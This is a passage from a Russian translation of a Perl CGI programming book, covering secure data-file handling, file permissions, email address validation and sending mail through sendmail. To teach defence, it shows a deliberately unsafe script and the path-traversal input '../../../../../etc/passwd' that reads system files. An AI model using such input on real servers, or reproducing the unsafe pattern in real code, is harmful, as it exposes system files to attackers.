delete @ENV{ 'IFS', 'CDPATH', 'ENV', 'BASH_ENV' };
```

Хранилище данных

Существует ряд моментов, специально относящихся к чтению и записи данных. Мы обсудим хранилище данных в подробностях в главе 10. Здесь мы рассмотрим вопросы безопасности.

Динамические имена файлов

Будьте особо осторожны, открывая файлы, имена которых формируются динамически, основываясь на вводе пользователя. Например, у вас могут быть данные, выстроенные в соответствии с датой, где на каждый год приходится отдельный каталог, а на каждый месяц – отдельный файл. Если ваш CGI-сценарий позволяет пользователю искать записи в этом файле по месяцу и году, вы не захотите использовать такой код:

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use CGIBook::Error;

my $q = new CGI;
my @missing;

my $month = $q->param( "month" ) or push @missing, "month";
my $year  = $q->param( "year" )  or push @missing, "year";
my $key   = quotemeta( $q->param( "key" ) ) or push @missing, "key";
```

```
if ( @missing ) {
  my $fields = join ", ", @missing;
  error( $q,  "Вы оставили следующие поля незаполненными: $fields." );
}
local *FILE;

## Это НЕБЕЗОПАСНО до тех пор, пока вы не убедитесь
## в допустимости $year и $month
open FILE, "/usr/local/apache/data/$year/$month" or
  error( $q, "  Неверный месяц или год" );

print $q->header( "text/html"),
  $q->start_html( "  Результаты" ),
  $q->h1( " Результаты " ),
  $q->start_pre;

while (<FILE>) {
  print if /$key/;
}

print $q->end_pre,
  $q->end_html;
```

Любой пользователь, который задаст в качестве месяца значение «../../../../../etc/passwd», сможет просмотреть файл */etc/passwd* – вероятно, вы не захотите обеспечивать такую возможность. Предположив, что форма передает в качестве месяца и года число из двух цифр, вы должны добавить следующие строки:

```
unless ( $year =~ /^\d\d$/ and $month =~ /^\d\d$/ ) {
  error( $q, "Неверный месяц или год" );
}
```

Вы, должно быть, заметили, что режим пометки включен, и удивились, почему не была перехвачена эта проблема. Помните, что функция режима пометки в том, чтобы не позволить вам случайно использовать данные, полученные извне программы, для изменения ресурсов за пределами программы. В данном же случае никто не пытается изменить какие-либо из внешних ресурсов, поэтому режиму пометки не приходится останавливать сценарий при попытке прочитать */etc/passwd*. Режим пометки остановит вас только в случае, если вы попытаетесь открыть файл, заданный пользователем, чтобы записать в него данные.

В примере мы читаем данные из текстового файла, но этот вопрос относится и к другим формам хранилищ данных. Можно так же легко читать данные из DBM-файла. Как и при использовании RDBMS, вы должны определить, к какой базе данных вы хотите подсоединиться, и если пользователь может сделать то же самое, это признак неграмотной разработки.

Расположение файлов

Ваши файлы с данными не должны быть напрямую доступны пользователям для просмотра, значит, они не должны находиться в дереве каталогов веб-сервера. Часто люди совершают ошибку, устанавливая веб-приложения третьих сторон. Многие из свободно доступных веб-приложений для упрощения установки распространяются со всеми файлами в одном каталоге, включая и конфигурационные, содержащие важные данные типа паролей администраторов. Если вы установите приложение в том виде, в каком его получили, то любой, кто знаком с этим приложением, может получить доступ к конфигурационной информации и, возможно, повредить ее. Часто такие приложения позволяют относительно легко изменить имя файла, поэтому некоторые разработчики пытаются спрятать важные файлы данных, заменяя их имена по умолчанию на неочевидные. Но гораздо лучше попросту убрать их из дерева каталогов веб-документов.

Если только вы не храните все ваши данные в RDBMS, у вас должно быть стандартное дерево данных, как и дерево веб-документов, где можно хранить данные всех ваших приложений. Отведите каждому веб-приложению подкаталог под корневым каталогом данных. *Не* конфигурируйте веб-сервер так, чтобы он обслуживал файлы за пределами этого каталога. В наших примерах мы используем каталог */usr/local/apache/data* как корневой каталог дерева данных.

Права доступа к файлу

Вы должны использовать файловую систему веб-сервера, чтобы облегчить управление чтением и записью в файлы данных. В системах Unix каждый каталог и файл имеют владельца, группу владельца и набор прав доступа. Кроме того, веб-сервер всегда запущен с правами определенного пользователя и группы, например *nobody*.

У веб-сервера не должно быть прав на запись в любые файлы, в которые ему не требуется писать. Это простое утверждение может показаться очевидным, но на практике оно часто игнорируется.

Файлы данных, требующие доступа только для чтения, должны принадлежать пользователю *nobody*, и у них должны быть заданы ограничивающие права, например 0644. Если веб-серверу требуется право на запись в файл и он не является создателем этого файла, вы можете установить группу этого файла в *nobody* и разрешить группе запись, установив права 0664.

Если веб-сервер должен создавать файлы или подкаталоги в каком-либо каталоге, то нужно разрешить запись в этот каталог. Для этого задайте группу *nobody* и измените права на 0775; в противном случае сами эти каталоги должны иметь права 0755. Но имейте в виду, что

если запись в каталог разрешена, то существующие файлы могут быть удалены или перезаписаны, даже если к ним разрешен доступ только для чтения.

Резюме

Если что-то из этой главы вам и запомнилось, то это правило, по которому вы никогда не должны доверять пользователю или броузеру. Всегда дважды проверяйте все введенные данные, избегайте использования командного интерпретатора и применяйте режим пометки. Кроме того, ваша система должна быть спроектирована так, чтобы взломщику не удалось много напортить, если он в нее проникнет. Веб-серверы часто становятся целью атак, поскольку это самые видимые системы, которые есть в вашей компании, к тому же наиболее уязвимые (следуя предложениям из этой главы, вы можете повлиять на ситуацию). Так что не храните важные данные на сервере (например, зашифрованные номера кредитных карт). Также старайтесь не устанавливать доверительные отношения между сервером и другими машинами. Ваша сеть должна быть сконфигурирована так, чтобы взломщик вашего веб-сервера не получил простой доступ к остальной части сети.

9

Отправка электронной почты

Одна из самых распространенных задач для CGI-сценариев – отправка электронной почты. Электронная почта – это популярный способ обмена информацией; неважно, поступает ли эта информация от других людей или от автоматических систем. Вы можете посылать по электронной почте обновления и служебные письма посетителям вашего веб-сайта. Или вам может понадобиться предупредить членов вашей организации об определенных событиях, например о покупке, о запросе информации или об обратной связи с пользователями вашего веб-сайта. Электронная почта также служит для предупреждения о проблемах с CGI-сценариями. Создавая подпрограммы, отвечающие на ошибки в CGI-сценариях, полезно добавлять код, извещающий об ошибке того, кто отвечает за поддержку сайта.

Есть несколько способов отправки электронной почты из приложения, включая использование внешних почтовых клиентов, например *sendmail* или *mail*, или прямое взаимодействие с удаленным почтовым сервером через Perl. Некоторые модули делают отправку электронной почты особенно простой. В данной главе мы рассмотрим все эти возможности, строя простые приложения, обеспечивающие интерфейс к программе отправки почты.

Безопасность

Хотя вопрос безопасности только что обсуждался, мы все равно должны уделить внимание безопасности в связи с электронной почтой. Отправка электронной почты – пожалуй, одна из основных причин ошибок, связанных с безопасностью, в CGI-сценариях.

Программы для отправки электронной почты и командные интерпретаторы

Большинство CGI-сценариев открывает канал к внешнему почтовому клиенту, например *sendmail* или *mail*, и передает адрес электронной почты как параметр через командный интерпретатор (shell). Как было показано в предыдущей главе, передавать любые данные, введенные пользователем, через командный интерпретатор – плохая идея (если вы пропустили все вплоть до этой главы, советуем изучить главу 8 и продолжить после).

Если только вы не любитель приключений, вы *никогда* не должны передавать адрес электронной почты во внешнее приложение через интерпретатор. Невозможно проверить, состоит ли адрес только из безопасных символов. Вопреки вашим ожиданиям правильно составленный адрес электронной почты может содержать *любые* символы ASCII, включая управляющие символы и все символы, имеющие специальное значение в командном интерпретаторе. В следующем разделе мы рассмотрим, из чего может состоять допустимый адрес электронной почты.

Поддельные личные данные

Наверняка вы получали электронную почту от кого-то, кто не является реальным отправителем. Такое постоянно случается с нежелательной почтой (спамом). Подделать обратный адрес в сообщении электронной почты очень просто, и это может оказаться даже полезно. Вероятно лучше, чтобы почта, посылаемая веб-сервером, имела обратный адрес конкретных людей или группы внутри вашей компании, чем пользователя (например *nobody*), который работает с веб-сервером. Как это сделать, мы покажем в примерах в этой главе.

Какое это имеет отношение к безопасности? К примеру, вы создаете веб-форму, позволяющую отправить сообщение членам вашей организации. Вы решили обобщить ответственный за это CGI-сценарий так, чтобы не пришлось обновлять его при смене внутреннего электронного адреса. Но вместо этого вы решили вставить адрес электронной почты в скрытые поля формы, предназначенной для осуществления об-

ратной связи, так как их проще обновить. Теперь вы должны принять меры безопасности. Вы понимаете, что взломщик может изменять значения скрытых полей, поэтому вы не передаете адреса электронной почты через интерпретатор, и считаете их ненадежными данными. Вы аккуратно обрабатываете все детали, но у вас по-прежнему остается угроза безопасности на более высоком уровне.

Если пользователь может определить отправителя, получателя и тело сообщения, вы позволяете тем самым послать любое сообщение любому человеку, и в результате сообщение будет исходить от вашей машины. Кто угодно может подделать обратный адрес в сообщении, но очень сложно замаскировать информацию о маршрутизации. Знающий человек может посмотреть на заголовки письма и увидеть, откуда пришло это сообщение, и все сообщения электронной почты, которые посылает ваш веб-сервер, будут исходить с системы, на которой расположен сервер.

Таким образом, страница, обеспечивающая возможность обратной связи, создает проблему безопасности, поскольку обладая такой свободой, взломщик может посылать разрушительные или возмутительные сообщения электронной почты кому угодно, и все сообщения будут выглядеть так, как будто они отправлены из вашей организации. Хотя это выглядит не так серьезно, как взлом системы, все же этого стоит избегать.

Спам

Спам – это нежелательная, «мусорная» почта. Это сообщения от незнакомцев и реклама растений для снижения веса, советы, как разбогатеть, и сайты с не лучшей репутацией. Никто не любит спам, так что удостоверьтесь, что ваш веб-сайт не вносит свою лепту в эту проблему. Старайтесь не создавать CGI-сценарии, гибкие настолько, что позволяют пользователям задавать получателя и содержимое сообщения. Предыдущий пример страницы с обратной связью иллюстрирует это. Как мы показали в предыдущей главе, совсем несложно создать веб-клиента при помощи LWP и кода на Perl. Точно так же для спамера не проблема бесконечно вызывать ваш CGI-сценарий посредством LWP, посылая кучу надоедливых сообщений.

Конечно, большинство спамеров действуют не так. Самые крутые используют специальное оборудование, а те, у кого его нет, предпочитают проникнуть на SMTP-сервер, предназначенный для отправки почты, чем передавать запросы через CGI-сценарий. Так что даже если ваш сценарий широко доступен, в том числе взломщикам, маловероятно, что кто-то его использует ... но что если такое все же случится? Наверняка вы не захотите повстречаться с толпой разгневанных получателей, отыскавших вас по маршрутизационной информации. Когда дело касается безопасности, всегда стоит поостеречься.

Адреса электронной почты

Обработка почты включает в себя обработку адресов электронной почты. Сбор адресов – часть практически каждой регистрационной формы в Сети.[1] Можно ли проверить правильность введенного адреса? Конечно, нет. То есть можно установить, что адрес синтаксически допустимый (хотя это и труднее, чем кажется), но выяснить, соответствует ли адрес реальной учетной записи, нельзя.

Вы подумали, что можно сделать запрос к SMTP-серверу, чтобы проверить, действителен указанный адрес или нет. В самом деле, протокол SMTP поддерживает команду для проверки подлинности адреса электронной почты. К сожалению, на практике это использовать нельзя. Есть две проблемы.

Первая в том, что SMTP-сервер, ответственный за обработку почты для этого адреса, не всегда доступен. Могут быть перебои в промежуточных сетях, и даже если сеть в порядке, почтовые серверы часто перегружены и могут отвергать запросы. Обычно это не проблема для почты в Интернете, так как другие почтовые серверы, отправляющие им почту, хранят сообщения в очереди и пытаются повторно отправить их, часто даже в течение нескольких дней. Но если вам нужно немедленное подтверждение, почтовый сервер может оказаться не в состоянии предоставить его вам.

Вторая проблема в том, что даже если конечный SMTP-сервер доступен, он может предоставить неверную информацию. Многие SMTP-серверы просто являются шлюзами для сообщений во внутреннюю почтовую систему, которая может работать с другим протоколом и находиться в другой сети. Поэтому один SMTP-шлюз может не знать, какие адреса допустимы в другой сети, он может быть настроен на пересылку всей почты. Если запросить у такого SMTP-сервера подтверждение подлинности электронного адреса, он может ответить, что любой адрес, адресованный в его домен, допустим, даже если на самом деле это не так.

Лучший способ проверки подлинности адреса – отправить по нему сообщение и попросить пользователя ответить на него. В этой главе мы рассмотрим способы написания сценариев, отвечающих на сообщения

[1] Это не всегда хорошо. На многих сайтах требуется адрес электронной почты для доступа к бесплатным службам. Обычно при этом пользователь может выбрать, включать ли его в список рассылки. Это необязательный параметр, так зачем тогда вообще вводить адрес? Создавая подобные формы, спросите себя и заказчика, надо ли собирать приватную информацию. Если причина веская, тогда следует объяснить это в регистрационной форме. Если же нет, то не надо собирать больше, чем вам нужно; приватность пользователей для вас должна быть не на последнем месте.

электронной почты. Начнем с того, как проверить синтаксическую допустимость адреса электронной почты.

Проверка синтаксиса

Самый распространенный вопрос у начинающих CGI-разработчиков: «Как выглядит регулярное выражение, соответствующее адресу электронной почты?». Если вы его зададите, одни порекомендуют книгу *Mastering Regular Expressions* («Регулярные выражения») Джеффри Фридла (Jeffrey Friedl), издательство O'Reilly & Associates, Inc. Другие покажут простое выражение, проверяющее адрес на наличие символа «@» и то, что имя домена заканчивается точкой и двумя или тремя буквами. На самом деле ни один из этих ответов не полон.

Чтобы понять – почему, обратимся к истории. Документ, определяющий стандарт на электронные адреса – RFC 822 – опубликован в 1982 году. Давно, не правда ли? Должно быть, Интернет тогда радикально отличался. На самом деле, тогда не было и Интернета – имелась группа разнообразных сетей, включая ARPAnet, Bitnet и CSNET, каждая со своим соглашением об именах. TCP/IP был тогда новым сетевым протоколом и поддерживался немногими. Вплоть до 1983 года серверы доменных имен не существовали. Иерархических имен, ставших сегодня привычными (например, *www.oreilly.com*), тоже не было.

Это первая половина истории. Вторая в том, что Джеффри Фридл в своей книге о регулярных выражениях описал создание регулярного выражения для обработки адресов электронной почты, соответствующих RFC 822. Эта книга – лучший справочник для понимания регулярных выражений в Perl или в любом другом контексте. Многие используют созданное им регулярное выражение как достоверный тест допустимости адреса электронной почты. К сожалению, эти люди не совсем представляют, что этот тест делает, – а он проверяет адрес на совместимость с RFC 822. Согласно RFC 822, все приведенное ниже является допустимыми электронными адресами:

```
Alfred Neuman <Neuman@BBN-TENEXA>
":sysmail"@ Some-Group. Some-Org
Muhammed. (I am the greatest) Ali @(the)Vegas.WBA
```

Похож хотя бы один из них на адреса, которые вы хотите видеть в HTML-форме? Это верно, что RFC 822 не был заменен другим RFC и по-прежнему является стандартом, но не менее верно и то, что проблема, которую мы пытаемся решить, радикально отличается по времени и контексту от той, которая решалась в 1982 году.

Мы хотим, чтобы выражение распознавало синтаксически верный электронный адрес в соответствии с нынешними условиями. Нас интересуют только современные стандарты на имена доменов в Интернете. Это справедливо не относится к приведенным выше адресам, по-

скольку ни один из них не заканчивается указанием на домен верхнего уровня, принятым в настоящее время (*.com*, *.net*, *.edu*, *.uk* и т. п.). Есть и другие отличия.

Первый пример – это полный электронный адрес, включающий имя и то, что в RFC 822 называется *спецификацией адреса* в угловых скобках. Вы могли видеть такой синтаксис в почтовом программном обеспечении. Нам не нужно, да и не хочется, чтобы эта дополнительная информация оказалась в HTML-форме. По всей вероятности, имя пользователя уже введено отдельно в одном из других полей. Когда требуется проверить подлинность электронного адреса, введенного пользователем, нас интересует только спецификация адреса. Так что говоря об электронном адресе, мы будем иметь в виду только спецификацию, то есть часть *user@hostname*.

Второй пример – это элемент в кавычках (любую группу символов, разделенных символом «.» или «@», мы будем называть *элементом*[1]). Элементы, заключенные в кавычки, полностью допустимы и по сей день хорошо работают в Интернете. Если вы хотите принимать допустимые адреса, вы должны принимать и элементы, заключенные в кавычки. В кавычки могут быть взяты только элементы левее «@», но внутри них разрешены любые символы ASCII (некоторые должны быть экранированы при помощи обратного слэша). Вот почему любая программная проверка на «недопустимые символы» в электронных адресах бесполезна, по той же причине очень опасно передавать электронный адрес через командный интерпретатор как аргумент команды.

Во втором электронном адресе также есть пробелы. Пробелы (и символы табуляции) допустимы между любыми элементами в начале и в конце адреса. Однако если удалить их, смысл не изменится, именно это делают все почтовые программы при отправке сообщения по электронному адресу, содержащему пробелы. Заметьте, однако, что нельзя удалять из электронного адреса все пробелы, т. к. внутри кавычек они являются значимыми и трогать их нельзя. Удалять можно пробелы за пределами кавычек (мы покажем это в примере ниже). Вероятно, это не стоит делать; есть надежда, что пользователи введут адреса без лишних пробелов.

В последнем примере есть комментарии. Комментарии в скобках можно добавлять везде, где допускаются пробелы. Комментарии нужны для того, чтобы передать дополнительную информацию людям, а компьютеры игнорируют их. Таким образом, довольно глупо вводить их в автоматизированных веб-формах. Мы упростим нашу программу, не принимая комментарии в проверяемых электронных адресах.

Наш код для проверки подлинности электронных адресов короче примера, приведенного Фридлом, но не так гибок. Он не поддерживает

[1] В RFC 822 это более технически называется «атомом».

комментарии, удаляет пробелы перед проверкой адреса и ограничивает допустимые узлы только современными доменными именами и IP-адресами. Тем не менее, он довольно сложен, и регулярное выражение, выполняющее проверку, было бы довольно сложно набирать. Поэтому мы строим его из нескольких промежуточных переменных (здесь слишком сложно объяснить, как это происходит). Тем, кто хочет научиться строить сложные регулярные выражения, подобные этому, мы настоятельно рекомендуем вышеуказанную книгу.

Заметьте, что переменная `$top_level` содержит выражение, соответствующее допустимым доменам верхнего уровня. В настоящее время они содержат две (`.us`, `.uk`, `.ru` и т. п.) или три (`.com`, `.org`, `.net` и т. п.) буквы. Число доменов первого уровня, конечно же, растет. Некоторые из предлагаемых новых имен, например `.firm`, включают более трех символов. Таким образом, регулярное выражение, приведенное ниже, соответствует чему угодно от двух до четырех символов:

```
my $top_level  = qq{ (?: $atom_char ){2,4} };
```

Для строгости вы можете ограничить число символов тремя. Но если имена доменов верхнего уровня когда-нибудь будут содержать более четырех символов, вам придется увеличить значение верхней границы.

Итак, вот код:

```
sub validate_email_address {
  my $addr_to_check = shift;
  $addr_to_check =~ s/("(?:[^"\\]|\\.)*"|[^\t "]*)[ \t]*/$1/g;

  my $esc         = '\\\\';
  my $space       = '\040';
  my $ctrl        = '\000-\037';
  my $dot         = '\.';
  my $nonASCII    = '\x80-\xff';
  my $CRlist      = '\012\015';
  my $letter      = 'a-zA-Z';
  my $digit       = '\d';

  my $atom_char   = qq{ [^$space<>\@,;:".\\[\\]$esc$ctrl$nonASCII] };
  my $atom        = qq{ $atom_char+ };
  my $byte        = qq{ (?: 1?$digit?$digit |
                            2[0-4]$digit    |
                            25[0-5]         ) };

  my $qtext       = qq{ [^$esc$nonASCII$CRlist"] };
  my $quoted_pair = qq{ $esc [^$nonASCII] };
  my $quoted_str  = qq{ " (?: $qtext | $quoted_pair )* " };

  my $word        = qq{ (?: $atom | $quoted_str ) };
  my $ip_address  = qq{ \\[ $byte (?: $dot $byte ){3} \\] };
```

```
  my $sub_domain  = qq{ [$letter$digit]
                        [$letter$digit-]{0,61} [$letter$digit]};
  my $top_level   = qq{ (?: $atom_char ){2,4} };
  my $domain_name = qq{ (?: $sub_domain $dot )+ $top_level };
  my $domain      = qq{ (?: $domain_name | $ip_address ) };
  my $local_part  = qq{ $word (?: $dot $word )* };
  my $address     = qq{ $local_part \@ $domain };

return $addr_to_check =~ /^$address$/ox ? $addr_to_check : "";
}
```

Если вы передадите почтовый адрес функции *validate_email_address*, она выбросит все пробелы и символы табуляции, не заключенные в кавычки. Мы снисходительны к пробелам внутри элементов (в противоположность пробелам *вокруг* элементов), так как на самом деле они недопустимы, но мы просто удаляем их вместе с допустимыми. Затем мы проверяем адрес на соответствие регулярному выражению. Если он соответствует, адрес считается допустимым и возвращается (без пробелов). Иначе возвращается пустая строка, которая в Perl считается значением «ложь». Вы можете использовать эту подпрограмму так:

```
use strict;
use CGI;
use CGIBook::Error;

my $q     = new CGI;
my $email  = validate_email_address( $q->param( "email" ) );

unless ( $email ) {
  error( $q, "Вы ввели недопустимый адрес." .
             "Пожалуйста, нажмите кнопку Назад, чтобы " .
             "вернуться к форме, и попробуйте еще раз." );
}
.
.
```

Если вы собираетесь проверять несколько адресов или хотите использовать этот код в окружении, где код на Perl предварительно скомпилирован (типа *mod_perl* или FastCGI), вы можете оптимизировать этот код, построив регулярное выражение один раз и кэшируя это выражение. Этот пример больше предназначен для демонстрации того, почему проверка подлинности электронного адреса может скорее создать трудности, чем помочь в работе (здесь не учтена ситуация, когда адрес неверен, хоть и синтаксически правилен).

Структура электронной почты в Интернете

Сообщение электронной почты – это документ, содержащий заголовок и тело, разделенные пустой строкой. Каждый заголовок содержит имя поля, за которым следует двоеточие, какой-нибудь пробельный символ и значение. Знакомо звучит? На нижнем уровне почтовые сообщения в Интернете похожи по структуре на HTTP-сообщения. Конечно же, есть ряд отличий: в них нет строки запроса или строки состояния; почтовые сообщения – это текстовые документы (двоичные вложения нужно предварительно перевести в текст); большинство имен полей различны. Но если вы вспомните основной формат заголовка и тела из предыдущих обсуждений HTTP, это поможет вам понять, как создавать сообщения электронной почты.

Некоторые поля заголовков содержат электронные адреса. Они поддерживают полный синтаксис электронных адресов, показанный выше, включая имя получателя наряду с самим адресом, например:

```
Mary Smith <mary@somewhere.com>
```

Более короткая форма *mary@somewhere.com* тоже допустима.

Есть только несколько заголовков, обязательных для сообщения электронной почты: кому оно предназначено, от кого получено и о чем это сообщение. Первым должно быть одно из трех полей: *To*, *Cc* и *Bcc*. Поля *To* и *Cc* (от *carbon-copy* – экземпляр, написанный «под копирку») содержат адреса всех получателей сообщения. Поле *Bcc* (от *blind carbon-copy*) делает то же, но перед отправкой это поле удаляется из сообщения. Поле *From* содержит электронный адрес того, от кого сообщение получено. Если вы хотите, чтобы ответы на ваши сообщения пересылались по другому адресу, вы можете также задать его в поле *Reply-To*. Наконец, поле *Subject* содержит тему сообщения.

Пока что все просто; вы имели дело с электронной почтой. Есть небольшое различие, на которое надо обратить внимание. Почта в Интернете в некотором роде напоминает обычную бумажную почту: есть сообщение, в котором может быть что угодно, сообщение лежит в конверте, а на конверте указана информация о маршруте. Обычно наверху письма указывают адрес получателя; бывает, правда, что это письмо кладут в конверт, на котором стоит другой адрес, и оно отправляется другому человеку. То же самое случается и с почтой в Интернете. Поля *To*, *Cc*, *Bcc* и *From* на самом деле являются частью сообщения. Они не определяют никакой информации о маршрутизации и не обязаны соответствовать тому, кому действительно адресовано или от кого получено сообщение. Вероятно, вы получали спам, который, если верить полю *To*, был адресован не вам; точно так же отправитель, указанный в поле *From*, для большинства таких писем не является

настоящим отправителем. Мы же хотим потребовать, чтобы информация об адресе и эти поля друг другу соответствовали. Остановимся на этом моменте, когда будем рассматривать каждый из почтовых клиентов. Есть и другие важные поля, появляющиеся в заголовке сообщений, но почтовые клиенты не показывают их вам, поэтому мы о них умолчим.

sendmail

Без программы *sendmail* электронной почты в Интернете могло бы и не быть. Хотя есть и другие агенты передачи почты (Mail transport agent, MTA), большая часть почтовых серверов в Интернете работают под управлением *sendmail*. Эрик Оллман (Eric Allman) писал его, начиная где-то с 1980 года; как уже говорилось, Интернет тогда был иным. *sendmail* выполняет грандиозную работу, передавая почту между различными сетями. Никогда не являясь простой программой, он и сейчас развивается. Приложение *sendmail* стало одним из самых сложных для полного понимания; число флагов командной строки и параметров конфигурации, которые он сейчас принимает, просто потрясает. К счастью, чтобы получать сообщения с его помощью, нужно знать немногое. Если вы хотите узнать о *sendmail* больше, обратитесь к книге «*sendmail*» Брайена Косталеса (Bryan Costales) и Эрика Оллмана, издательство O'Reilly & Associates, Inc.

Обычно *sendmail* предустанавливается на машинах Unix и может быть позже перенесен в системы Windows NT. На Unix он часто установлен в каталоге */usr/lib/sendmail*, но каталоги */usr/sbin/sendmail* и */usr/ucb/lib/sendmail* тоже возможны. Наши примеры считают, что *sendmail* установлен в каталоге */usr/lib/sendmail*. Если на вашей машине эта программа установлена где-то в другом месте, просто измените это значение на путь к вашей копии *sendmail*.

Параметры командной строки

Обычно *sendmail* вызывают минимум с парой параметров командной строки. При отправке сообщения *sendmail* предполагает, что он запущен пользователем интерактивно, поэтому предполагает отправителем этого пользователя и позволяет ввести сообщение, обозначив его конец точкой в отдельной строке. Вы можете изменить эти установки и, вероятно, захотите это сделать. Кроме того, при отправке нескольких сообщений можно поместить их в очередь, чтобы *sendmail* мог передать их асинхронно, не останавливаясь после передачи каждого.

В таблице 9-1 перечислены важные параметры, которые вы должны знать.

Таблица 9-1. Распространенные параметры sendmail

Параметр	Описание
`-t`	Читать поля *To*, *Cc* и *Bcc* из заголовков сообщения
`-f "email address"`	Показывать сообщение так, будто оно получено с определенного адреса
`-F "full name"`	Показывать сообщение так, будто оно получено от адресата с определенным именем
`-i`	Игнорировать единственную точку в строке
`-odq`	Поместить сообщения в очередь, чтобы они были отправлены позже

Пример 9-1 – это короткий CGI-сценарий на Perl, в котором используются многие из этих параметров.

Пример 9-1. feedback_sendmail.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;

# Готовим окружение для использования режима пометки
# перед вызовом sendmail
BEGIN {
  $ENV{PATH} = "/bin:/usr/bin";
  delete @ENV{ qw( IFS CDPATH ENV BASH_ENV ) };
}

my $q       = new CGI;
my $email   = validate_email_address( $q->param( "email" ) );
my $message = $q->param( "message" );

unless ( $email ) {
  print $q->header( "text/html" ),
    $q->start_html( "Неверный адрес электронной почты" ),
    $q->h1( "Неверный адрес электронной почты" ),
    $q->p( "Вы ввели неверный адрес." .
           "Пожалуйста, нажмите кнопку Назад, чтобы" .
           "вернуться к форме, и попробуйте еще раз." );
    $q->end_html;
  exit;
}

send_feedback( $email, $message );
send_receipt( $email );

print $q->redirect( "/feedback/thanks.html" );

sub send_feedback {
```

```
  my( $email, $message ) = @_;

  open MAIL, "| /usr/lib/sendmail -t -i"
    or die " Не могу открыть sendmail: $!";

  print MAIL <<END_OF_MESSAGE;
To: webmaster\@scripted.com
Reply-To: $email
Subject: Web Site Feedback

Feedback from a user:

$message
END_OF_MESSAGE
  close MAIL or die "Ошибка при закрытии sendmail: $!";
}

sub send_receipt {
  my $email       = shift;
  my $from_email  = shift || $ENV{SERVER_ADMIN};
  my $from_name   = shift || "The Webmaster";

  open MAIL, "| /usr/lib/sendmail -t -F'$from_name' -f'$from_email'"
    or die " Не могу открыть sendmail: $!";
  print MAIL <<END_OF_MESSAGE;
To: $email
Subject: Your feedback

Ваше сообщение было отправлено и скоро вам ответят.
Спасибо за то, что уделили нам время!
END_OF_MESSAGE
  close MAIL or die " Ошибка при закрытии sendmail: $!";
}
```

Мы получаем от пользователя два блока информации: адрес электронной почты и сообщение, отправляемое в службу покупателей. Подлинность адреса мы проверяем подпрограммой, приведенной выше в этой главе (здесь ее код не показан). Затем сценарий создает два сообщения и пересылает пользователя к статической странице со словами благодарности.

Первое сообщение уходит в службу покупателей. Для него используются параметры *–t* и *–i*. Параметр *–i* полезен, если в сообщении есть динамическая информация. Он предохраняет от преждевременного окончания сообщения по отдельному символу точки в строке.

Параметр *–t* – самый важный из этих параметров. Он предписывает *sendmail* прочитать информацию о маршруте к получателю из самого сообщения, иначе вам пришлось бы задавать адрес получателя в командной строке. Обычно вы вызываете *sendmail* так:

```
/usr/lib/sendmail mary@somewhere.com
```

Затем *sendmail* считывает сообщения, включая заголовки и тело из STDIN, и посылает сообщение Мэри, даже если поля *To*, *Cc* или *Bcc* говорят, что оно должно уйти в другое место! Это может сбить с толку.

Вы должны всегда использовать флаг *–t*. Во-первых, это упрощает жизнь, поскольку в таком случае автоматически обрабатываются поля *To*, *Cc* и *Bcc*. Во-вторых, это позволяет избежать проблем с безопасностью при передаче данных через командный интерпретатор. Много раз вы будете посылать почту по адресам, вводимым в HTML-форме, поэтому возможность просто включить адрес электронной почты в тело сообщения – это еще одна большая победа.

После отправки сообщения сценарий пошлет пользователю подтверждение. Тут мы тоже используем параметр *–t* ввиду преимуществ для безопасности. Адрес электронной почты поступает от пользователя, но мы не должны волноваться о передаче его через командный интерпретатор.

Во втором сообщении мы также используем два других поля, чтобы переопределить маршрутизационную информацию отправителя. *sendmail* не будет автоматически считывать адрес отправителя из заголовков, как это было бы в случае с параметром *–t*. Адрес отправителя надо определить при помощи параметров *–f* и *–F*. Эти параметры поддерживают расширенный формат адресов, включающий имя и адрес электронной почты в следующем виде:

```
The Webmaster <webmaster@scripted.com>
```

Важно перезаписать маршрутизационную информацию отправителя, потому что если сообщение для Марии будет возвращено, оно вернется настоящему отправителю, и если пользователь, с чьими правами запущен веб-сервер, имеет стандартную учетную запись с почтовым ящиком, возвращаемые сообщения будут накапливаться в нем. Если у этого пользователя нет почтовой учетной записи, сообщение вернется обратно и так и будет пересылаться туда-обратно, пока не наступит тайм-аут или не вмешается системный администратор, устав от возросшего сетевого трафика. В идеале ваша система должна быть настроена так, чтобы почта, адресованная пользователю *nobody* (пользователь, с чьими правами запущен веб-сервер), автоматически отправлялась бы веб-мастеру. Если это не сделано или если вы в этом не уверены, стоит определить при помощи параметра *–f* настоящий электронный адрес, за которым кто-то следит или который обрабатывается автоматически. Как обрабатывать почту подобным образом мы расскажем в конце этой главы.

Переопределяя адрес отправителя при помощи параметра *–f*, помните, что если вы не привилегированный пользователь, *sendmail* добавит к сообщению дополнительный заголовок, который обычно выглядит так:

```
X-Authentication-Warning: scripted.com: sugelich set sender
  to nobody@scripted.com using -f
```

По умолчанию пользователи *root*, *daemon* и *uucp* могут использовать параметр *–f* без генерации предупреждения. Большинство почтовых агентов не обращает внимания на этот заголовок, так что вряд ли получатели увидят его. Однако вы можете запретить и его отправку, добавив пользователя *nobody* в список «trusted users» в файле */etc/sendmail.cf*.

Почтовая очередь

Мы еще не обсуждали параметр *–odq*. Он полезен, если вы одновременно отправляете несколько сообщений. Например, ваш веб-сайт может подбирать вакансии ищущим работу. Запись для претендентов в базе данных содержит типы позиций, на которые они претендуют, а также электронные адреса. Затем, когда вводятся новые позиции, вы запускаете CGI-сценарий, который сравнивает ключевые слова соискателей с этими позициями. Сценарий создает и отправляет соискателям сообщения, извещающие их о том, найдены ли желаемые совпадения. В этом случае вам и поможет параметр *–odq*. Он предоставляет sendmail время на поиск удаленных серверов и передачу сообщений, поэтому ваш сценарий работает быстрее, гораздо быстрее, чем если бы вы просто добавляли их в очередь, обрабатываемую отдельно, не ожидая, пока sendmail попытается передать каждое сообщение.

Вы должны убедиться, что для *sendmail* в вашей системе задана обработка очередей, иначе все сообщения никогда не будут отправлены. Если есть сомнения, проконсультируйтесь с системным администратором.

Также имейте в виду, что помещение сообщений в очередь оправданно, только если вы посылаете уникальные сообщения. Если вы посылаете одно и то же сообщение по нескольким адресам, не помещайте в очередь каждое из этих сообщений, а просто используйте поле *Bcc*.

mailx и mail

